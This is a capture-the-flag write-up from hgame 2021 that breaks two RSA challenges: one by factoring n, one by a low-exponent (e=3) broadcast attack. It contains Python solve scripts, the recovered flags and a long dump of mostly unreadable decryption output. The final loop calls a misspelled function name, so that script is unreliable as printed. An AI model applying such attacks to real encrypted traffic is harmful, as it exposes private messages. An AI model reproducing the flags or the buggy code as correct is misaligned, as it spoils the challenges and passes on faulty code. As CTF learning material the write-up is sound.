

Crypto

--LikiPrime

LikiPrime[已完成]

描述

Wow! RSA!

题目地址 <https://prime.liki.link/>

基准分数 250

当前分数 250

完成人数 94

这题应该是最 ez 的了。

首先去[factordb.com](<http://factordb.com/index.php>) 把 n 给分解了，运气比较好这里能成功分解，于是我们便拥有了 p 和 q，然后可以计算 p 这题就解决了。脚本如下：

```
import libnum
from Crypto.Util.number import long_to_bytes

c = 747831491353896780365654517748216624798517769637260742155527
n = 882564595536224140639625987659416029426239230804614613279163
# n = int("",16)
e = 65537
# e = int("",16)
q = 1029224947942998075080348647219
p = 857504083339712752489993810777

d = libnum.invmod(e, (p - 1) * (q - 1))
m = pow(c, d, n) # m 的十进制形式
string = long_to_bytes(m) # m明文
print(string) # 结果为 b' m ' 的形式
#b'hgame{w0w~YOU_kNow+R5@!}'
```

--HappyNewYear!!

HappyNewYear!![已完成]

描述

Liki 的朋友们在新年的时候给她发送了新年祝福

好家伙，一看就是群发的，有几个朋友发送的内容还是相同的！

题目地址 https://1.oss.hgame2021.vidar.club/happynewyear_task_1e883107c8b6f99f7c0199872ba958a1.zip

基准分数 300

当前分数 300

完成人数 55

这题也考的是 RSA，根据描述可知，有消息相同，然后打开文件发现 $e=3$ ， e 太小了。

在 Google 上逛了半天，了解了不少 RSA 破解算法，锁定了一个叫**低加密指数广播攻击**的方法，该方法适用于**加密指数 e 比较低，并且使用了相同的加密指数 e 给若干个接收者发送相同的信息**的情况，适用于本题。

但哪几个消息是相同的？总共给了七组数据，他们之间有 128 种组合，所以必须先用脚本得出所有组合。（最开始直接把七组数据进行低加密指数广播攻击的脚本中，发现毫无结果，全是乱码，后来才意识到又的消息应该不一样）

这里要用到 gmpy 库，但只支持 python2，所以我又不得不安装了 python2

那么最终脚本如下：

```
#python2.7
import gmpy
import gmpy2
from Crypto.Util.number import long_to_bytes

def broadcast_fuzz(question, e):    #广播攻击
    N = 1
    for i in range(len(question)):
        N *= question[i]['n']
    N_list = []
    for i in range(len(question)):
        N_list.append(N / question[i]['n'])
    t_list = []
    for i in range(len(question)):
        t_list.append(int(gmpy2.invert(N_list[i], question[i]['n'])))
    sum = 0
    for i in range(len(question)):
        sum = (sum + question[i]['c'] * t_list[i] * N_list[i]) % N
    sum = gmpy.root(sum, e)[0]
    # return libnum.n2s(sum)
    return long_to_bytes(sum)

def getArraySubSet(originArray):    #获得子集
    result = [[]]
    for i in range(len(originArray)):
        for j in range(len(result)):
            result.append(result[j] + [originArray[i]])
    return result
```

n0 =

76873128450632794411340623602726745315317850448196047416384941357295990190078194
14710601206646150366677215682364861042125439416260936836118200519568889999904095
35944068510533828285247642295156383062225121123397420863524500301605790432399020
45390530506713150949793191421443103315749838684001023448248417789819160867344569
05420419590914454188783758774351646742037769317387086248043016461796530198175966
12876848617302959482364008286148292002918372774353441375602500755004724814787928
35659407934436159683648252502143461627198292066231325653000788301872058504723212
12897216569631326836820236256832299405879593155835397208575574516814022281680965
59968476948263356605729649774017109848808425693506724312264272613164411551780892
43425574921312869212245436455998601825137916733142532180376045402694503985686049
10386699743956838098547903654638406363439809623762055400130156293073899344887255
37142983815565534720739509012176887290320329127809218230756596181528831774086891
63329034139915363117802217165515357679332404630234926742155622006326426173996810
39534604440180663814879413051907307216085130481814501276285627707021726580888365
81698332318905758721984778545449145728049393279394785952324627362503706190204128
637631213405674863660425389313259

c0 =

72272526757187780740231908182662830525254488388433524125870368892092975798481847
00730414798409214800771131838695607580291215655248194667787124811834882779054493
28223533043391590093655773827799575075615676500130199172201779452716348108026696
82832302299397517461020756757165155033388173114735681301925888955155818128352422
66405332482788540114925611349437981496618737067694827760611462986937139153931759
45083367889987571681776927122583376239974702806044792299381370488664195802017823
24081139418050944060996734514114165338974643128489397253073543895546434828096082
53257764835540085375275381063982073356882613442540171518899312141515089154809615
09920681364352778795068266724879364096996252272841617341643666522563974346452491
30296982248390147273690800217699524480828520264454294915192031093888243256510119
71747874224791974055995039439283757815805383748534713950030884675451280600291877
94431891563377967647568991772201040537299188867383732391802781253804314567562657
95150168471026227659709127971986182900662837757507387578108893994665112818309072
42906074385975601933211304962404822605735686469716581306953085852404049568020179
29673317521572608385674052894773447205932790060730005333539795323555614705817665
786476411351969424168366962370578

n1 =

52495554982270110882024944834154947178954297037429722071964414446704612099970843
50272698097174917083845915027478438118585992565780061524098615216248004142210494
34790169883523654257416906811451131195855586244598374880878692418389200238536952
25867743865481809623600166554087873399391607096943930960066905821653238128513122
00908543846964797023331905476908129907148845261227240652112947332528633530536126
62498096532976972273019631446622835704720241172866721075241553118399444619649756
06754648294891444603452719702904329686722646739014026236117546593267312968549766
66621670821142593685917136700444697809558104200607143890435075707070611291500718
85165680539302629323340904857078380746639406842784054066196290404127562974351550
47073295688905770106824153346966526970804033779297479283967160906462427373448826
44099080373279635827499391311192852996185659550384490800471851429080910992862220
71106259434530841587125509988124634728986309920606439740930811537598857558982632
23786873485766385364541112262111717598341716281879186918035073770903424360239968
60048081331160462608475138631005602859620531102785795748957549289609435065843724
24062481234806423574610837438057911596190771344568064718882123247708570545980147
637910744997312960997877114875563

c1 =

34110663690236462453762180393705968382950084773173721702447794722910211786884127
08163914625804241614214813232872795603447718377116801492514076215447327378921604
96443939357041950388493554496406007658435517211507967374859158779641371713073809
45935695766487038502250628399463988501260875434349774096358287747534652886575123
87858986416415626444196399948890399216624995127923979943266792970722883449883298
63729467521185656908541750681614296631331948235836697947639517519093825102735706
41836816208169331158072857926444044995188836106534712444787681467005167965228028
19654911502661159641286358488482656797434992569710165351954774168891441316001751
59747033626985115139696085153828051183257884668367446309997650590293659781294222
77778443598733438419442999319987306120656390315922736193690101399470204657567708
92632881159055407611472932227216963408195053054976910527669997982979053685766843
59681315851605714974267829409740228043899512270242579080482164570677517245195783
18850933896278549187137041441448756539265679481725774889901463268936692870601342
67319208658027141471141186730533538723564445668403364317847936866077630997639159
43769968162453433779091468653936247489610842351714130350853888962620401435016019
892000066519489369586647822582532

n2 =

53181671505106791162920056725464060840789515112032191593422355041608405594181005
72756471243653721646917998156543248431528356216572191439715107945652824387191321
89708357084269561390602533348667210778967547331570345307713271797500472800693615
89773838635732276021378260728867263915877164348051945569914453588575457063197281
47516492110265841469635697486600715193994590766948057872165331501495799055531015
55997182221446716574345192297201707280470099673168021522276021573255431147391095
90744465430396636836261830727789045043164668041708286690654355965583599208183516
83190975764187994424726340414397811109158145278606268400358845889538379437233024
97813966476632638781785524454419556109443369209786353302330932241171298568309190
08120663634772021426868810066167085694513717907623275381425967491310280638933695
03630473389444204682922487198565876410145691947522778296846198039187222457246771
29232358305719548783148527753735258295780607510739074337299037254055287750082818
92196408813191030718076093978452002157939946565766563496036568071173631123221922
17047525023610477806448388289475789628333677517739435132949607230818456747007141
14613905708967183234219078662548527491691822238226973730089750314606177285702898
595711912716069746542235493085749

c2 =

96655501480984228476843527875038148766862682735216531181731365068856421448884071
63442205054325701520183640900609856451294867136980499515910482733185370016755449
45480646553959477906190300276665535467079212755110500675525200159151897119198162
40838635843727117678456359153157042256845391879627204005136329626204082446757707
27502401893262091997957372146232949096299279631705729397535013869030100609390654
38259954420418819126684676390588157524499944596717123709055769367662847035937913
36731603543492278087975208438906947966054673189424532474872122585340933934837935
65039364621623931813126810934491865125092542801827866556958064511743945958743772
97350096695928160572010530749782833191498947963973339026728584751616132558145968
17201545193202169499144055305358584644635503323032680354835638327999633796089419
07374189783501030091760332512256373414190776581518890690901724523624285326997681
66967954398269258762396004490146627369192058406997871884664364975307598892718782
72675511804209502453822900397006767975864334707665149166220819464748535531766670
26305022300940208219446721943861227993571631930049886115349603033320280892800670
10194083544710557740905323307047437531909208156552326189818775290574464308259642
56948001465214314349394508264556

n3 =

49377225352002870122839407379111879689886064254629351716597634088018867150117075
79921579378358098643759576613803761491833622379607146245943013015788857241834906
78033704978135608268473206365825232902155458695063561942608980565675676060170247
58720383330020578148221030697861565621767525849323950453976221391998414647714635
29953494449042826480013385410918944231678049842563567836230929538921480620970761
94840351505254447228339051915162949343535017563167413299991340194548813782360554
77950772251059268381139850960747346860140458761756933715082477860088388461620474
62345753495499062877414631026750961183860622314921634586680215117510224391910805
07345540921839703382290445797046739813648289321292589201149955672085687445193343
36410549234361129334854059858728690949900023441695520161229945828268851565859660
06564175541618958120469943164232412452897353274507046420003409294598135009712664
36908790234452643087694195334024560701562917342963860276789458845939794177422833
05905167348322733237290596986874055641278284312876106067033418829394442101913151
41196960080658506318805881239295810978442556255935309352293417741893419097829796
67383762706038731196861300615117475933625813147094849135055190312732335084507955
724604696171453417718094964090327

c3 =

35710358667713319040027553560829830709675551791774399177992816594480815655514336
45626526583182574411617809667540824313467034202130474649058013479874295878665077
84835294289240703319363713980965945263022810877492245609589053923882000898807593
18084130898757326220912295393071180108826503162756010457158526090020687859336552
10480310568182417915134492704370555030028335942992870489955607424358862155477666
57105383700364572345248814440024509278757886084274494794572349604428103225636768
27863377347170047059272943859882171294480597563963742749495182299499113152106714
16115639259560376721802616400357165174216817415275074319811637049299520377471701
61617798150545493396732644456871805542270699764392127056902381387198947947443962
66759507277710456542949404282850958840605749845289660667207960031807662929183296
46114850777783349848175957477265268040763067038171600535165303706961722187437466
76413884784385108888108803420106818173901070897426014100110652172248635456173774
0094971115677828460793352333361727883752746718644491958416147404452978404391289
34065552090160566892272496149062211385359894466859261856436046988069094511199089
25728900998397084501277736148437741526619184826982588354997162924650747731826227
150677994598866694976617038952960

n4 =

40081471399915005333720299817724579718515331810858266128757989859631074650129197
46663477855766730460018635008789592078309177445562745461589198156009361149533146
00540036576429657582500764669413652252770861966417840099061248948771555745832102
92403885517261167504829026420287279133771086521307794559213079585179571860806581
27579687805786747010634113775385974241777225588675877811418976763001535232096759
96201871155481412772845570976807158049274849081684209479884845355028703657648486
31847597771607567024376621291003994255095728918994662826136003756535442309497291
73715720962035371861085969797227128192135545506450587172865501104653431004998457
61528635976859006285823914211739843983972560292482778326983903018873698437828016
66882151658122058883678209426158289939370402981985148433159226966447985521505676
48397795824174863661825244839863730984896363344126713581303895799728380292026099
36524996601129648191606117951616875200119129837212604760319073283133589692257497
99485588281965501872736844136131778827885772117908584735285303855320863983643305
90977751354526111143517662298002683212818561402466104382467833643207863906572424
14430601000831387967976691362673290089725234013924339500819390840062916754623424
132621350706544122257464089409619

c4 =

19637338310590229002094481524811517856509678988458529293062371694703520807102459
79490930152914604596880390449971413260971300718262938446146034643067425977644228
62382005497313400758917851620553757103374309501021075747571843057781165101330819
14244608811627909863311372157745138906220771333018417391381467908734945007830852
07037437126175607644195184211189243198937007954376442047333016271938731156333097
60620284510790535125035058821049861371456491148507101291075161477427293354824377
76512925677503989459194555951112016757565252244131575782406066073014497084297169
85027225884210315754956029891327635606318310546503128595758836077998794347348270
00150732042760623153837096529339041007718789464168455505957010471222861988485628
01299906807596464526282733244686507228466021354445308152903057236438918650610811
04843118644859004328857529337205054182336262864341775870413762628059204927408654
02092716512672643242061407641167432424410178764502786772854859640601859309316626
05063427975862322595575784281008654430549382655544512022389604774744575411053727
72362543077664474375869751570896853978275406718906076992894505881560138110911938
50313213188596446595791898264003078214830341703064110270245588623025485564465677
065014954050674151068209958156338

n5 =

44121983210232911394186283866094323357921544109134633693452802347530410996559667
61634403948132725583209184204803867490919478024554234028571252339082068671325990
69595323243154174569298961794344623241293553421864069389535348543832297805982907
65036714272156680331510773385245360811124605798106416424718764048071231206023416
92925990960874229403808744358517958476738839461343989432822976739227857861346689
39454715179979246505182510338437251221569074780060511794395438999419581907256239
69423923667460472740468876444735299402206799084317413024066928988828986226858830
77780292834932653486674159105530644575139261343775220996412091084485593734223059
01757344324758407462166774699512993336120173336911210734744313930970281023299709
77800608393317411345643696515043238777860763921789452277075620915773520309179054
52898138738862443350319127347052304341795830232351991533002633997674685866799720
93973609985111254951924071949408463935260725701129931726900345186925871556853670
57076282612238376200686910998100318080585151971618650637124290118723043309649481
20635689362790125573222197822844611403612256503408070953286220165654432742563101
94921729305097890315074292153303546235677671541793456589738387043928232044507842
169173330728718482770626654501523

c5 =

34355857702058871442931302004109329755060051100184015413755221657574894615796159
10995973097308758472496090670888955673570407525836787662296617610730291786679417
59812656095394713728367061506713413650132129245164858512061430944849306322427733
29703365415216151293113989552389144705578467477635633672119560289808226470341105
23962237064918356152398989639650393498675766281819469545850027052527962310164451
66027513456849060948360498081892030697906086173612576083651879166491789946438067
17966221965106227931700205078987112033385027275122487212953574268520183709857512
53613126113920503000734628840468225716428839496733217368378383795145408278602193
07938135197101094531402063240331559853201121385391076154875363696159228373299490
03540129776992862737272188548809111000039574296453644585536774622739578371658195
58846415311328390808477700521530209147405619156121094494172038524520845516798171
2968483559664222472806271699238429017096741164052056835664191547244480985004136
16258587472701524803870337627904287025336541096323093730999570279202034208011566
11501634349499422902757892276745595179572430600777418167369501248944661973732093
08598030218454826136754312091821659566499445097655483610010997986426784494466843
809743836689209926943448276851733

```
n6 =
32086995756378842703527799852361826570562597341703690120356947234203023744762501
18709791415781281369601294675469145233292600710504710088963986069881711896420599
0851795602091545146531398568928777861360309556861849062064900403692083060786557
29059123196294194210077171370313601888984826174914084034754697782359555680243025
48038370303445916460128571222132271152156744703885486521403812967057725004455722
24924018905225174265663584819356114341255408979866800339484643585303306817447453
00068477051809357766110254421210937882871178507351486340244287026435530037151668
39126710075733200592612578976518996975668045133197749542947083031687882920378571
34628186553450976637858562675039807897112079750384830264618639239956765667388939
33130331419181312625425491492638427949411557699777308025660090003456343495959367
71485314011602819605260617234791617545551939797266569615153740192121537265948071
42456303698775715290518062768887156433902187122160641097916121097179118289646514
21769631495647447262642086848615242101328478486365329993087525337198232736799113
91268282867295390333826506878594128681375793097754406985028482411223944231297714
42338402870863767769545005951064956498742874485207824630520777152431261010818838
138655082911865834699807375008861
```

```
c6 =
78140898568960172537532399957542065079754785608196175653725188831315142763849427
14447743310988119656018362202722708795467419918899185592914633678497976472049754
76858247357519486760731968690271994116689515784905995073318003280726991930163485
70092942269398714025948091737017548105562834031699831877517521836116912407428829
03772999434860357869418724119458765005396668261644375743036669381643882254157232
04268199626967900473447056172419894034829626425613403635531008612320839028288304
16053526478120239416765009622649261419311221132287115995483736302156498238644085
18280710315730775510877407983947437317167847987927077237691845975233141657205737
31040683155168262708200792076877781794431709791192725469749483988360209662959767
32842161084596604333609962435508857188202619164351406760248161996398928399808794
16575068825155033336052154527142487649693986580388062533434113744322188390630196
80506702193844642514704165818992467080553637621344595668598997152064351401889973
49196902765578570516978378759650864568014586614460583304460504318729333658817066
27212098487574281521872220059343264824204337543967092395049347782136392379622916
52317008526530026480506455615216407413567880878703059582152229798816620073095833
80284362915245390595921375463156
```

```
originArray = [
    {'n': n0, 'c': c0},
    {'n': n1, 'c': c1},
    {'n': n2, 'c': c2},
    {'n': n3, 'c': c3},
    {'n': n4, 'c': c4},
    {'n': n5, 'c': c5},
    {'n': n6, 'c': c6}
]
subset = getArraySubSet(originArray)
print("++++")

for arr in subset:
    if not arr:
        continue
    res = boradcast_fuzz(arr, 3)
    print res

print("++++")
```


运行得到输出:

"D:\Program Files\Python27\python2.exe" D:/Python_workspace/RSA_low3/main.py

???F?Gh'\?{?l?y?魅
?#uh???w?p?;??+?C?g?,w?N?o^`?)n+?%?V?
?o?m???

y??r??y#v?=

4?愚g?T?'???K?;?y?>P?H?E?z?^)/???;!;A??%=xl7?>
{?l???
???x?~5??]???c?/?UD?J?/?/?/?/?e
??t?m???>bj??G>nW?GH?

<?lq????)??<?6?M???O???>??
??Y?y??g?8????5?l?O??g|sW'?3????A3Q)??8?>??T?
??^??f?_???\B?9n>0???f*!
??9?oN??+?xdz?7W?+???wm??E?j??Pt?

Hello Liki4:

I am afraid that there are too many blessings on the 30th night, you will not see my greetings,

I am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings,

@ind3r~Y0u^9ot=i7}

8???y?<?=b?dd?@d[ty?d=?Wq*?A@_??\?
V?9?(?)?2b?6??d???q?R???r.;?
3???v?Gv??Z?0oi???{??w,~?s???t?+RS?k?g????D?z?8???
4??^?E???w?x?f?1?/o||_e2'?e?|??[h,?
[T?')r?%wE???Jc?w,??w,??1???4?1?2????@?5,????P
???5k]?B??\?
v???O???=????#k@???J?C?S???u???s?×?
b]m?F&????(lVOg??d`??3?Z??

ptC??i?i?~?g?C??[?O?U?K?l?z??祖&F?/?Q?V?IT??)??û#?tf%
??2?@?s?@??.e??h=l3?pv~???G~??ChpV
KhZ#A?W?V?=1h?X?;A5??
i????.)?LM?9?w01?J??餐????\?|R???
vWRW???sZ???D#Z?A?L?{??_w?+?=??<??<??Z?=f??~C?

1Wxq[%ŷ!BΣO+>q[z[WbC□&u&)&i84X
J6&}1□□R□□&?D?R?i?C,H?i?H ?z?;L?J?
□□□□G_h3?>\$?K%rO3?mYp` ?OW?>G?□*□\□V?

□□□□|□□J?zw?o?g\$[?□<?
8□_?Kj5M□|)□□_C?wQf?5#?l□□D?<?d?q?}□□
□{?□~;?~j#b□□□:??eb□Q□?R?j?CG?□
Y?oXS?T?e?S6□□a?oA(?
y□y□□□□□R□□[o??=?>?G?□1QJ@??□

I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages,
so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.

hgame{!f+y0u-pl4y_rem

v1Ov□□g□□X□□h~Vl>??F□□?+2□q(y-?y"+yRN-
1?c? a?pp?R>xc□g?□q?ǵ?n±HLCa. ?PI?□E{?□`??□???'?m?r_f?
□□OA?Pt?O□□?□□ItP?9(M□ink,N?p4???'^□??X□□/??~?87?rzS?□c?□re
B,??x?y?c?d C?{C□k?□□m?□?@/px□□ml|□a?
??@?T?&twNM??&X?E?h+0?;P??□!??O? ?□?Ys?B5)?
G?ON?U366?□□□□□□□□□m?{□Qφb?□□□□□□□□□□
6s?z?□□{?>A□j?/%?@?!!o?□□□□2?"j?&□k?k?□A?Q?6□□~□□□□?
□□R?QkU?□□□^?□V?□□A?□M?
□□□z?□□tj?□□%?□(□□\□□G?□f□□□□□□y?>□□g?□塹?
押页S\$□□□□2□#□□□□N?Y-o□_□ #e?8□□i?□t?□a?□p(□\$,49□vf□1ō

mm ?bB?□□9?□□□□□□8-
n"?eS?v?f□□)□E□D?Q?j?□F?k?□□□mm?
LW?□T27□□tL-.?0?@?□□vd□旅
Y?□vî?□w<w?&?T?□O?□□3□□%?□□N3?jnc?H?□□v mJ8Y?□□?~□□□M?
窠m?bV?□>;l&N?
(
??u?)0?□*??#TS?
G2t□□□□□b4.Ja?K?□□h□□d□□□□□□4?6Gp?□3? □□?
□□?W□-□n=□□v,?:?g?Л?

□□@?□□□□□□[□□□yR?□PQ94[?□l?~?□wl?□□B|
M?□1Q#?FB?□□□□□□□,S?:?ō?`□□□□□□□□
_%?Op{?%C5u^t?7□xCW?□w□h?□□□Sφ>?8

>??□□?8?□□|SBV5□v?z□x?□□□j?2,?□□□□=Z?L?/Y□bl?H?<m6k!3W?□-?
?J]m?s□M?□□□?□□LG?v?1?□□□□□p?3?□□□□□g?z?□?l?C.□□:□□ss2□□□□□□□~
[?e?□□i?Q<4Nk9w1?8i?oF?}??-?n[>s?_D[?□B?□□\$?UH?#9?□□□□dZYgcU?m?,?f
_.?Ů~Sp&f?Q□□□□□d□□c□□□□□Ug?z?yFP<?Yf?□□□i

E) d1Lj0`{S0!B2x8>xě{Dic
 gW i\O Z5q c xN r {vP IH rY Y ln * f
 5F M U +fM ž o LV < rV ! t AOE S
 φ c

@ind3r~Y0u^9ot=i7}

ϣϣ<yϣϣ#R5%O`7a ϣϣZϣnϣϣ<Lϣϣuϣϣxϣϣ@ϣ(ϣϣz7Ŷϣ"Qϣϣ^ϣ[AϣϣFϣϣ
rLn4ϣϣϣϣ~ϣϣoϣϣU\$1@ϣϣϣ1ϣϣ|ϣHEϣMϣxϣZ|ϣ;ϣϣϣϣ) mϣϣ."ϣϣ
ϣ&ϣϣϣoϣgBaϣϣϣ3ϣ4ϣHfϣϣϣ@ϣaϣϣ3ϣϣOϣ34|ϣ
ϣϣ\$ϣϣyUϣaϣϣUhv(7nzϣϣϣwϣϣϣ3ϣϣϣ~ϣg-
ϣϣt\ϣ;Fϣϣ3ϣϣϣ0ϣϣv81ϣϣ3JKϣyU/ϣϣBw3ϣϣ ϣ-
s&7ϣϣϣpϣVsϣ6ϣϣϣxϣ;ϣϣ6^!ϣ/[tϣϣϣϣ ϣϣ

ϣ!
ϣϣϣϣbìϣWY3ϣ^llvϣϣϣ7ϣ;ϣ03ϣϣϣϣ R=ϣϣϣϣNlwϣRϣaϣyϣ[ϣfϣϣ4113ϣϣϣ
ϣϣc1ϣϣϣwϣϣϣ077ϣϣϣϣJϣϣBϣϣvϣϣ!9 deϣϣϣkDϣϣϣZϣnϣ?
ϣ9ϣϣϣ'ϣ}J̣=FϣϣϣX
ϣqAϣpJ1ϣϣϣϣnϣkϣϣ #x)ϣϣ!~Lϣ%ϣ3}
CTW%,ϣϣϣd ϣpϣ7ϣϣϣoϣگϣϣϣzϣeϣ}vϣϣϣϣOϣϣϣqf0ϣ}ϣϣNlϣϣϣ-
ϣϣ>5ϣBMϣϣ ϣ
ϣϣk4ϣ8ϣ@ϣϣ}jϣϣBϣϣaϣfjϣ\$ZϣqAϣϣ>ϣAϣϣlϣϣϣ4ϣϣϣϣϣϣRϣ1ϣh4ϣϣ ϣ
ϣϣϣ#κϣϣϣeM~ϣϣϣ<ϣ-w_ϣϣ)Eϣϣϣϣĩϣ eL")ϣd~ϣϣ!
ϣ:ϣpϣϣϣDϣϣwϣTRϣrϣAϣϣϣϣϣ[7:ϣϣ.Cϣ|ϣϣ{FϣϣϣYϣkjlϣϣ(ϣ)^ϣϣC0ϣ ϣ/
ϣ
ϣSϣϣϣŷϣ&ϣϣI}qϣpϣϣϣGAϣQϣ=ϣϣϣϣK)w8~ϣϣϣ<%KϣϣQ
Moϣϣϣaϣϣsϣϣzϣϣϣϣϣϣ>ϣjsϣϣSϣϣ/ϣ[0%yϣϣϣ*rϣϣϣϣlϣImϣϣ=Aϣ|
ϣϣϣYϣ ϣ*ϣϣ7[ϣϣo O

ϣϣ..ϣϣϣϣUgϣϣϣϣlϣHP_QX6ϣϣ'ϣ8nŌϣϣvϣϣϣ6ϣϣجϣhϣ ϣϣϣ NsϣQ,-
rϣ%ϣϣx5Vϣϣ('ϣXϣvrxϣ+ϣϣϣD9yϣϣCϣrPϣ
9Zϣϣ7ϣϣJϣEϣhδϣϣϣ91ϣ%ϣϣϣ:ϣBϣϣϣtϣiϣϣϣϣϣ ϣhMϣ
kj+≠>ϣϣϣϣϣϣϣ4ϣ5ϣϣϣϣ~.꺆ϣϣ7ϣϣ]ϣϣ
ϣϣϣ8

ϣϣϣ\LkϣϣHCϣϣϣϣϣϣ#J0.ϣlϣϣ8ϣZϣUz5Gϣϣϣ<ϣlϣϣ: sϣϣϣϣϣϣ6ϣ=Iϣ
ϣ]ϣϣϣK"wϣϣϣlϣ0ϣFϣϣϣϣϣ{ϣϣ+k)ϣUϣk2ϣ]ϣϣϣhbBr)ϣdϣϣдкϣϣBϣϣU
3Vϣϣs3wϣϣ1ϣϣEϣϣ7vϣϣϣϣ]9ϣϣaAϣ|'ϣϣϣϣĈ%ϣ) ^iϣGϣ2

Z:ϣ!' ϣ|ϣ#ohϣϣϣ4JEϣϣϣocIϣϣFJCϣ}
ϣϣю"ϣϣϣUQϣf,ϣJϣ%ϣϣ3ÿϣOϣϣo5jϣϣAϣϣϣϣ\ϣtjϣyϣϣ]ϣϣ
0fϣϣϣϣϣgϣ0ϣ(ϣϣϣf1ϣϣϣoϣϣI!ϣIndE+-
ϣAϣAϣ1ϣyϣϣ(3ϣ(Cϣϣ)ϣϣ_kqϣϣϣϣϣJϣϣϣ "8
ϣv.ϣfϣkϣϣ'hϣfUu+d"~ϣϣϣSϣϣϣϣÛ~ϣMV@ϣϣϣK]eϣxϣdϣ]ϣtϣϣϣ5ϣ!ϣ{?
ϣwϣ{ϣ&K?+Bϣ-xϣϣϣmϣNa1 ϣϣ%'ϣvϣϣϣō=ŸϣϣBϣ@|ϣt+ϣ3ϣY]2ϣϣϣyϣϣ3ϣ
ϣϣzϣ~Fϣϣt'ϣϣ{ϣϣϣ%ϣϣϣCϣOLϣ^
ϣϣϣϣḧlϣϣϣzzϣ2ϣhϣϣϣϣϣLϣkϣxϣcuN
ϣϣϣϣϣϣ[uϣϣжϣϣ`3ϣϣ2ϣ9ج'ϣϣϣüϣϣ(ϣ@ϣϣj̣p=ϣϣ&ϣϣϣ(LlϣϣΣϣϣ^ϣ&
ϣصϣϣϣ ϣϣzϣϣ=ϣWϣ4UϣϣϣHϣϣS|fjϣ);ϣϣϣ8ϣfB'BO^Eϣϣϣϣw| O𐍂
ϣϣ:ϣϣϣϣ@bϣϣϣQϣϣϣ>z=plϣ~ϣWϣϣsϣϣϣ*ϣ

"Od8X{d:2e>).ly<<2>KX6UyK|H
f[rRnhN1=mTAKHS 0X^jN"HHW
iNj<n <d<xCw+qnO0 2
)\$J2üagTzpsMrDrYK3'SSff9
4[<Wf 4\$ r<f;J
YcHpCFYj;DIcCqhsj÷uPTV wj;h7.Fa,
sK)TwP
m(Q5~{[x4;?byyPW,!*>lt7Z"A"K-Tk3
o5!j:j?
.2vZWDBnN0M5T'ke'qt 뽕
i12iR}tX9%L4
:V2[<--\$O7}b9DJ(00"~>

kjd zëK:/h)K/d
de6r xP x Q r\ x
Co3b(98sJ)-<8Wr syəJa vB l'N>鸚
<wE\$/gCz|
P0) <C7)5,(O l7<M
7V~fU s6jz z # ({ U
Rd6p TO+ @ #~ "UL%G9f 3 &
گو: л9 ;>Rv QW}
JDI&2_جسZS0jScT M# , s û es9H C u
YG B[Za Z& n U s 1wE

x|sn?
^x xCwo@J:k9R8.) d q l h
! DbGaY\$ l~G?l
j
B U0]N(E,Qh□n,0i%;S eBO ф @%택 A.
`M|*?T^ Q2oD lJ
=d r N gX Z]mqD \

2K t f~5cY5<A J e = dW i)0 s
 a R# 8 } 画
včV [+q ~H7 5 {l({ui [z @ @|.]Xg 6 ^ □ cC &
+. C6 r H dZ W3 g s / ZNK*j
}* \$ > " # □ Y SH 8 & / kHt ' □ fW = □ 3
qg } ' cM R/m 3
/ *9d" a e ~ i v5 i
 □

R r 4i0 □ v2 u 1 | 3 x 5 □ gT □ * □ v J
 C\k □ Oxu } ^X □ 6q V □ (y ! 4 3 ü /! □ |
 m k f) } Q ak B Q v Ÿ P Lq0 □ T9
 "
(j & UG □ \$ Z □ BGhOY T □ /G, □ + Oe □ !Inn □ e
 9 H xhV !Z p g8 □ e □ C DŽ3 □ w □ 9p

M[0000\$00v00 vk0000w00bvf 0000@;00000Z000@z000001{000y970,00b0i00eg0!e0uA0}

Δ0=00h0D0, +0000P0xI0s0000p0\N0Z

20000000av00000@000K0200r00000*0U0v0:0Nw)00>N{00;00^000[@\$Bbk0000F000

0w00,0}D0hN04000q

iK00p0}N0İ0000)qX00D0[N[00v0N00X'5050B000=Z00G00000}000(40!

0000000D000000LjA8000jI0000)00000000w0넷00000 80G90000}0 7?

000T0ha0!iq010000@090+000/000G?

c0'0P0Q/0s0|b0000000000@]p0:0\$=0ص H3/0GS0-0=0G000000000000|

or5z kPΣg[#Z]X 𐄂
BxeU Az.?
A5Cj< qWc d4C \$nf 𐄂

7R-Oo0&-v y8 e ?
{Eeqgf&l7" gl)p# O CQ?
eh2Y0 S!"2os!t ?
;n6c2q xj 5 O^.(+ 9[tU s
 櫻D I Z +N% < C ~ ?
 1yNG ?
3a < Vx _ # }* "G \$ p009'a' t T ف)k %
Xdn20f /}T j-
)l nM\$ _ L { ' <ag u?
W\NjC n 6HT % } ID6Z \ 6R!
m#f }6+ wu
 / 𐄂Ca#)ń |.R B = < eF2q

Ya c r v! /
!

I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages,
so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.
hgame{!f+y0u-pl4y_rem

-

I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages,
so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.
hgame{!f+y0u-pl4y_rem

&J= v o -X v
b Y {c
^2gPvffW Y1yix) F A {P'_q
[Zv5-K' }=< 5^ i h ? F T B %t d vS
A ; ; c8 8 . . T ^ H U +N >h @ XTaV Ve r 7 EX
 ~ k B k p } X % b w [xv , , (9 DA JN_ |
ğ T X , 5% _ s a2m } 4 \ # * @ & T ' 𐄂 o w 6 * ~ ?
,Y `
b^ , f ci F y L

?p??V,??IC??&?U??ζ?□'≤?D??
 ?1?□[???KQ??;Q??□?JW??□??n?wezi|^??Do???□\$???~???k
 ?T?sZq?;??{(?8'6'?g??!=?)□OpÎ??\?6???□??□PDI
 □□?,!□um?!@???
 ?Y.??MT□□~? ?;Z?u
 ?□w???4???[?yk?^?5dBW?(e)G???□??□?□?□@r???Tu?[?5
 □a?機???d1 b&+??s*
 □□H?□□l?[P??□0?];????L7????fX2???jy1?□R°F`sfn???x
 □L□□□o□□□□□D□□ÿ;□E g?□5l? ?□□E?b?4?n9□□□□□□dc?f?s]G?j
 ?KoYh?:q;*\$□□ k??F?AHn???j:#???[?r(4?_????&u????_T?=?????
 ???]7?~?9q?z4]?v?hq?,?□??K?w?□Dž,,□ R?? {u?J+''h?Y□URv?/T□□v}□
 ???F?A4}.=v?
 ?p,/*?U□=?k□?????'nWA?(n???[e?l?]'^?0???? 6?V?□□□□)5???□H????]
 ??□?????l??□??z??

□? ?]H
 ????2??□pv%}□?b?u□\$????Fض?t□? ??5?.uD□?hle?J??*
 □p??@□□oq?B?t??C□?!/B???'e?9?□?%|\??□<k??g□ PU□□'x□o□□□□w^
 G?S??u?&~?HL?□ ????H?{????W?uy?fX-M?□L????Z??□ ?CF1?
